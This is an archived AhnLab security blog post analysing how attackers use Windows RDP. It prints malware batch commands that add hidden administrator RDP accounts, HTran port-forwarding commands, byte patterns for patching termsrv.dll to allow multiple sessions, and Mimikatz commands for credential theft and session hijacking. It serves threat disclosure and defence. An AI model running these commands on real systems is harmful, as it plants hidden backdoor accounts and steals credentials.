Analysis on Attack Techniques and Cases Using RDP

By ATCP

Published: 2022-10-11 · Archived: 2026-04-05 22:29:56 UTC

Overview

One of the previous ASEC blog posts discussed cases where attackers abused various remote control tools that are originally used for system management purposes to gain control over infected systems.[1] This post will cover cases where RDP (Remote Desktop Protocol), a default service provided by baseline Windows OS, was used. RDP is commonly used in most attacks, and this is because it is useful for initial compromise or lateral movement in comparison to remote control tools that require additional installation processes.

The Windows OS supports the Remote Desktop Services, and this can be used without the process of installing additional remote control tools. This is only possible on the condition that the Remote Desktop Services is activated. Otherwise, it can be activated through additional processes.

For initial compromise, attackers can use RDP to access and gain control over the target system when the system credentials are obtained, and as this is the same for the lateral movement process, the collected credentials of the internal network system can be used to spread the infection internally. Aside from this method, attackers also use malware that adds an account to be used by the attacker to the infected system to maintain persistence.

Below is a summary of attack cases of such attacks as well as various techniques that can be used in RDP attacks alongside their respective tools.

Cases of Attacks

Cases of APT Attacks

Cases of attacks using RDP are commonly found in APT attacks in particular. In the ASEC blog post “Case of Ransomware Infection in a Company Using Local Administrator Accounts Set with Same Password,” the team covered a case where the attacker obtained the credentials of the local administrator of the target system before connecting to it using RDP and installing the Lockis ransomware.[2]

Also, SSH and PsExec are used in various APT attacks by the Conti ransomware attack group[3] and the DarkSide ransomware attack group.[4]

Aside from the remote desktop feature installed by default on Windows, there are cases where attackers install and use RDP Wrapper. RDP Wrapper is an open source utility that supports the remote desktop feature. Since Windows OS does not support remote desktop in all versions, RDP Wrapper needs to be installed to enable the feature. The Kimsuky group installs RDP Wrapper on multiple systems infected with AppleSeed.[5]

Adding User Accounts

Until now, we have mostly covered methods where the user credentials of infected systems were stolen, then subsequently used to access the system through RDP with the stolen information. However, multiple cases have been found recently where new users were added to infected systems, which were then used to gain access. Through this method, attackers can maintain persistence and access the infected system anytime. As the newly added account must not stand out to the existing users, techniques of hiding the added account are also used.

KIMSUKY

The Kimsuky group has also distributed malware that adds user accounts to infected systems this way.[6] The PIF dropper malware disguised as attachments to spear phishing mails usually drop AppleSeed, but there are malware being distributed which are responsible for adding RDP users. These types of malware ultimately add the following user account.

- User account: default
- Password: 1qaz2wsx#EDC

The malware adds an account by executing simple command line commands as shown below. When the commands are over, that is, when the malware achieves its aim, it deletes itself using a batch file.

```
> net user /add default 1qaz2wsx#EDC
> net localgroup Administrators default /add
> net localgroup “Remote Desktop Users” default /add
> reg add “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList” /v default /t REG_DWORD /d 0 /f
> reg add “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Examining each command shows that it uses net commands to register a user named “default.” The user is included in the admin group as well as the RDP group, so it appears that the account will later be used to access RDP. The malware then registers the added user account to the SpecialAccounts registry key so that the user cannot know that an account has been added in the login screen.

Malware Targeting MS-SQL Servers

Recently, there have been malware distributed to inappropriately-managed MS-SQL servers and adding user accounts to them. Deducing from the other malware installed in these systems, it is deemed that they were installed after dominating the systems via dictionary attacks due to the systems having vulnerable account credentials. The malware in question is created with bat2exe, and upon execution, it generates and runs the following batch file.

```
SET user=systems$
SET pass=1qazXSW@1qaz

SET prog=wmic
REM SET syst=systeminfo.txt

REM RDP USER CREATE
SET AdmGroupSID=S-1-5-32-544
SET AdmGroup=
FOR /F "UseBackQ Tokens=1* Delims==" %%I IN (`%prog% Group Where "SID = '%AdmGroupSID%'" Get Name /Value ^| Find "="`) DO SET AdmGroup=%%J
SET AdmGroup=%AdmGroup:~0,-1%
net user %user% %pass% /add /active:"yes" /expires:"never" /passwordchg:"NO" /fullname:"Support Systems" /comment:"Built-in account for supported
net localgroup %AdmGroup% %user% /add
SET RDPGroupSID=S-1-5-32-555
SET RDPGroup=
FOR /F "UseBackQ Tokens=1* Delims==" %%I IN (`%prog% Group Where "SID = '%RDPGroupSID%'" Get Name /Value ^| Find "="`) DO SET RDPGroup=%%J
SET RDPGroup=%RDPGroup:~0,-1%
net localgroup "%RDPGroup%" %user% /add
net accounts /forcelogoff:no /maxpwage:unlimited

REM ADD REG PARAM
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxConnectionTime" /t REG_DWORD /d 0x1 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxDisconnectionTime" /t REG_DWORD /d 0x0 /f
reg add "HKLM\system\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "MaxIdleTime" /t REG_DWORD /d 0x0 /f
reg add "HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v %user% /t REG_DWORD /d 0x0 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /f /d 0 /v Support Systems
reg add "HKLM\system\CurrentControlSet\Control\Lsa" /v LimitBlankPasswordUse /t REG_DWORD /d 0 /f

```

The features of the batch script are similar to the type used by the Kimsuky group explained above. It adds a user account and registers it to SpecialAccounts to prevent users from noticing it. In addition, it adds firewall settings and activates the RDP service.

Tools for Adding Accounts

Aside from the malware that directly adds user accounts, attackers can also use publicly available tools to add user accounts. For example, CreateHiddenAccount below is a tool developed with GoLang, which is published on GitHub.[7] Attackers target inadequately managed MS-SQL servers and use the CreateHiddenAccount malware to add user accounts without having to go through the complex processes above.

RDP Related Malware


REVERSE RDP

Even if the infected system's URL and account credentials are known, if they are on private networks, direct access is not possible without settings such as port forwarding configured. As this is the same in most malware,

instead of the Reverse Shell where the attacker connects to the infected system first, the method where the malware that operates in the infected system connects to the attacker, or C&C server, is used.

AveMaria uses RdpWrapper instead of the RDP provided by default in Windows.[8] In order to do this, it first drops the RdpWrapper DLL onto the infected PC and registers it as a service. Afterward, it creates a random string and adds a user account as ID/PW. Then, it registers the added user account to the SpecialAccount registry key so that the user cannot know that an account has been added. Lastly, the added ID/PW is added to the registry key shown below and saved.

- ID : HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer[random] / rudp
- Password : HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer[random] / rpdp



AveMaria attempts to connect to the C&C server afterwards using the Reverse RDP method, allowing the attacker to control the infected PC remotely via AveMaria.

PORT FORWARDING

Port forwarding is a feature where data transmitted from a certain port is forwarded to another port. Using this allows the malware to bypass NAT by communicating through the Reverse method just like AveMaria above and simultaneously transmit the data to another port, the RDP port, to enable remote control.

There is a variety of tools that support port forwarding, but in this blog post, HTran will be the main example whose source code has been made public and has been in use from the past. First, the following 3 modes are supported on HTran.[9]

```
210  * print version message                                                      *
211  *                                                                           *
212  *****************************************************************************/
213  void ver() {
214      printf("======================== HUC Packet Transmit Tool V%s ========================\n\n", VERSION);
215      printf("=========== Code by lion & bkbll, Welcome to http://www.cnhonker.com ==========\n\n");
216  }
217
218  /*****************************************************************************
219  *                                                                           *
220  * print usage message                                                       *
221  *                                                                           *
222  *****************************************************************************/
223  void usage(char* prog) {
224      printf("[Usage of Packet Transmit:]\n\n");
225      printf(" %s -<listen|tran|slave> <option> [-log logfile]\n\n", prog);
226      printf("[option:]\n");
227      printf(" -listen <PassivePort> <ListenPort>\n");
228      printf(" -tran   <ListenPort> <DestHost> <DestPort>\n");
229      printf(" -slave  <DestHost> <DestPort> <ActiveHost> <ActivePort>\n\n");
230      return;
```

One of the modes provided by HTran is the “-listen” mode, which receives 2 port numbers as factors and binds to each port while idling. If connections are established using both factors, the data received from one port is forwarded to the other port. Ordinarily, the “=listen” mode will be used alongside the “-slave” mode. The “-slave” mode is similar to the “-tran” mode, and if the “-tran” mode awaits connections after opening a particular port of the local system, the “-slave” mode connects directly to the designated address.

The following is a log where HTran malware with the name “p” was executed in the “-slave” mode. When it is run after receiving these factors, it attempts to connect to the address A(1..**.8):1000, and when a connection is established, it is forwarded to the 3389 port of the local system.

> p 1..**.8 1000 127.0.0.1 3389

In the A:1000 system, HTran will be running in the “-listen” mode as shown below. (For example purposes, the first factor is set to 80.) Accordingly, the attacker accesses the A:80 address and is able to initiate RDP access on the target system. HTran, which was running in A, forwards the data received from port 80 to port 1000, and this is because port 1000 is linked to the HTran running in the target system. Finally, the HTran of the target system forwards the transmitted data to the local system’s 3389 port.

> HTran.exe 1000 80

MULTI RDP

Only 1 RDP per PC is allowed in a normal Windows environment. Because of this, even if the attacker knows the account credentials of the infected system, he or she cannot make an RDP connection without the user realizing it if the user is performing a task locally or a user is currently accessing the system using RDP. This is because if the attacker attempts to connect with RDP while the current user is in the environment, the current user will be logged off.

To bypass such instances, the attacker may patch the memory of Remote Desktop Service to allow execution of multiple remote desktop sessions. For instance, Mimikatz supports such a feature with the ts::multirdp command.

[10] When the ts::multirdp command is used, the corresponding DLL address is found from the svchost.exe where the currently running Remote Desktop Service, or termsrv.dll is loaded, before a certain binary pattern is searched for. As the pattern is different for each Windows version, each version has a defined search pattern. When the defined pattern exists, the malware patches it into a new one, allowing multiple RDP sessions to happen.

Kimsuky group also uses a malware responsible for memory patching for multiple RDP sessions, much like the feature of Mimikatz.[11] It is a DLL just like most malware that are recently being used by the Kimsuky group and is executed by regsvr32.exe. The currently discovered sample is an x64 binary, so it only operates in the x64 Windows architecture. Its search and patch patterns are similar to the source code of Mimikatz, but one difference is that it also supports the Windows XP version. The search patterns and patterns to be patched in each Windows version are as follows:

Version (x64)	Search Pattern	Patch Pattern
Windows XP (2600) or later	{0x83, 0xf8, 0x02, 0x7f}	{0x90, 0x90}
Windows Vista (6000)	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x75};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0xeb};
Windows 7 (7600)	{0x39, 0x87, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x87, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 8.1 (9600)	{0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 10, Version 1803 (17134)	{0x8b, 0x99, 0x3c, 0x06, 0x00, 0x00, 0x8b, 0xb9, 0x38, 0x06, 0x00, 0x00, 0x3b, 0xdf, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0xe9};
Windows 10, Version 1809 (17763) or later	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};


Table 1. RDP service search and patch patterns

Stealing RDP Credentials

If the RDP account information can be obtained when the user accesses another internal system remotely, the stolen credentials can be used for lateral movement. In order to do this, attackers install keyloggers to collect account information when users log in to the remote desktop, or steal RDP account credentials saved in the local


system to steal credentials in other systems. Mimikatz can steal account information even when the current user is using the remote desktop or when another user is logged in.

When another user is logged into the current system with the remote desktop, using the ts::logonpasswords command of Mimikatz will extract and display the remote access credentials in the currently running session. Below are the results shown when another user is logged into the current system with the domain_admin account. **[12]**



In contrast, when a user is working on another system by logging in via the remote desktop, the ts::mstsc command extracts and displays the credentials of the remote target from the currently running mstsc process. This means that when the ts::mstsc command of Mimikatz is executed while a user is logged into a system of another path with the domain_admin account, it becomes possible to steal the credentials used to log into the remote system.

Ordinarily, if there is a target system where the remote desktop is frequently used, the ID and PW can be saved to enable automatic login instead of having to enter them every time. In this case, the RDP credentials are saved in the local Vault. Because Mimikatz can steal the RDP credentials saved in this Vault with the vault::cred command, even if a remote connection is not established to the particular target, or even when another user is not remotely logged in, if the RDP credentials are saved, they can be stolen.



RDP HIJACKING

RDP hijacking is a technique of intercepting another user's remote desktop session for lateral movement. When the attacker obtains system privileges in the current system, using the RDP hijacking technique will allow them to intercept the RDP session even if the credentials of other users are not known. Thus, an attacker who has stolen a system and obtained system privileges can use the remote desktop in the server to intercept sessions of other logged in users and use these to access the system. This can be done both remotely and locally, regardless of the activated or deactivated sessions, as long as the session is not logged out of.

For example, the attacker can use the terminal service console (tscon.exe) for RDP hijacking, and Mimikatz also supports this with the "ts::remote" command. With the "privilege::debug" and "token::elevate" commands, Mimikatz can also obtain system privileges. Afterwards, the current session can be identified using the "ts::sessions" command, and if the number of the target session for hijacking is 2, using the "ts::remote /id2" command will allow switching over to the target session.

mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # ts::multirdp
mimikatz # ts::sessions
Session: 0 – Services
…
Session: *1 – Console
state: Active (0)
user : ahnlab_user @ DESKTOP
Conn : 2021-06-16 2:28:59 PM
disc : 2021-06-16 2:28:59 PM
logon: 2021-06-16 2:29:00 PM
last : 2021-06-16 2:28:59 PM
curr : 2021-06-16 2:31:16 PM

lock : no
Session: 2 – RDP-Tcp#2
state: Active (0)
user : ahnlab_user2 @ DESKTOP
Conn : 2021-06-16 2:31:07 PM
logon: 2021-06-16 2:31:08 PM
last : 2021-06-16 2:31:14 PM
curr : 2021-06-16 2:31:16 PM
lock : no
addr4: 192.168.**.**
Session: 65536 – RDP-Tcp
…
mimikatz # ts::remote /id:2
Asking to connect from 2 to current session
Connected to 2

Lateral Movement


As seen in the cases above, RDP is not only used for initial compromise but also frequently used for lateral movement. The important fact is that even if the credentials of the target system are not known in plain text, lateral movement is possible via NT Hash. Even if the password is not in plain text, by using tools such as xfreerdp, the RDP protocol can also be used in Pass the Hash attacks where NT Hash is used, such as SMB and WMI.

If the “Restricted Admin Mode” is activated on the remote system, mstsc can be used as well. For reference, the following registry settings must be configured to activate the restricted admin mode.

> HKLM\SYSTEM\CurrentControlSet\Control\LSA / “DisableRestrictedAdmin” (DWORD)

- 0: Activate restricted admin mode

In the example below, the NT Hash of the obtained domain admin account was used to execute mstsc with the Overpass the Hash attack in “Restricted Admin Mode.” The mstsc pop-up below shows the text, “Windows login credentials are used to connect”. Afterwards, it can be seen that entering the address of the remote system and attempting to connect will establish a connection without the need to input account information.



Conclusion

Attackers have continuously been using RDP from the past in the initial compromise and lateral movement processes. Recently, instead of installing additional backdoor malware, a technique has been used to obtain control by adding user accounts. Because both the method of using stolen account information and the method of the attacker directly adding an account use the remote desktop service provided by default on Windows, adequate management is required to detect or prevent them.

Users must refrain from opening attachments on suspicious emails, and when installing external software, it is advised to purchase or download them from their official websites. Additionally, users must set a complex password for their accounts and change them periodically. Also, V3 should be updated to the latest version so that malware infection can be prevented.

[File Detection]

– Trojan/Win.Agent.C5245646 (2022.09.27.02)
– Trojan/BAT.Agent.SC183591 (2022.09.27.03)
– Malware/Win.Generic.C4933135 (2022.01.27.00)
– HackTool/Win.UserAdd.C5271969 (2022.10.04.02)

Reference

[1] [ASEC Blog] Attackers Abusing Various Remote Control Tools [2] [ASEC Blog] Case of Ransomware Infection in a Company Using Local Administrator Accounts Set with Same Password

[3] [The DFIR Report] BazarLoader and the Conti Leaks

[4] [Cyware] DarkSide: A Deep Dive Into The Threat Actor That Took Colonial Pipeline Down

[5] [ASEC Blog] Analysis Report on Kimsuky Group's APT Attacks (AppleSeed, PebbleDash)

[6] [ASEC Blog] Analysis Report on Kimsuky Group's APT Attacks (AppleSeed, PebbleDash)

[7] [Github] CreateHiddenAccount

[8] [ASEC Blog] AveMaria malware being distributed as spam mail

[9] [ASEC Blog] Attackers Using FRP (Fast Reverse Proxy) to Attack Korean Companies

[10] [AhnLab TIP] Analysis Report on Internal Web Spreading Methods Using Mimikatz

[11] [ASEC Blog] Analysis Report on Kimsuky Group’s APT Attacks (AppleSeed, PebbleDash)

[12] [AhnLab TIP] Analysis Report on Internal Web Spreading Methods Using Mimikatz

MD5

185bc3037314ec2dbd6591ad72cf08b4

81ee91290a78d2d38b47a7ae25ec717f

b500a8ffd4907a1dfda985683f1de1df

Additional IOCs are available on AhnLab TIP.

URL

http[:]//80[.]66[.]76[.]22/servicem[.]exe

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/40394/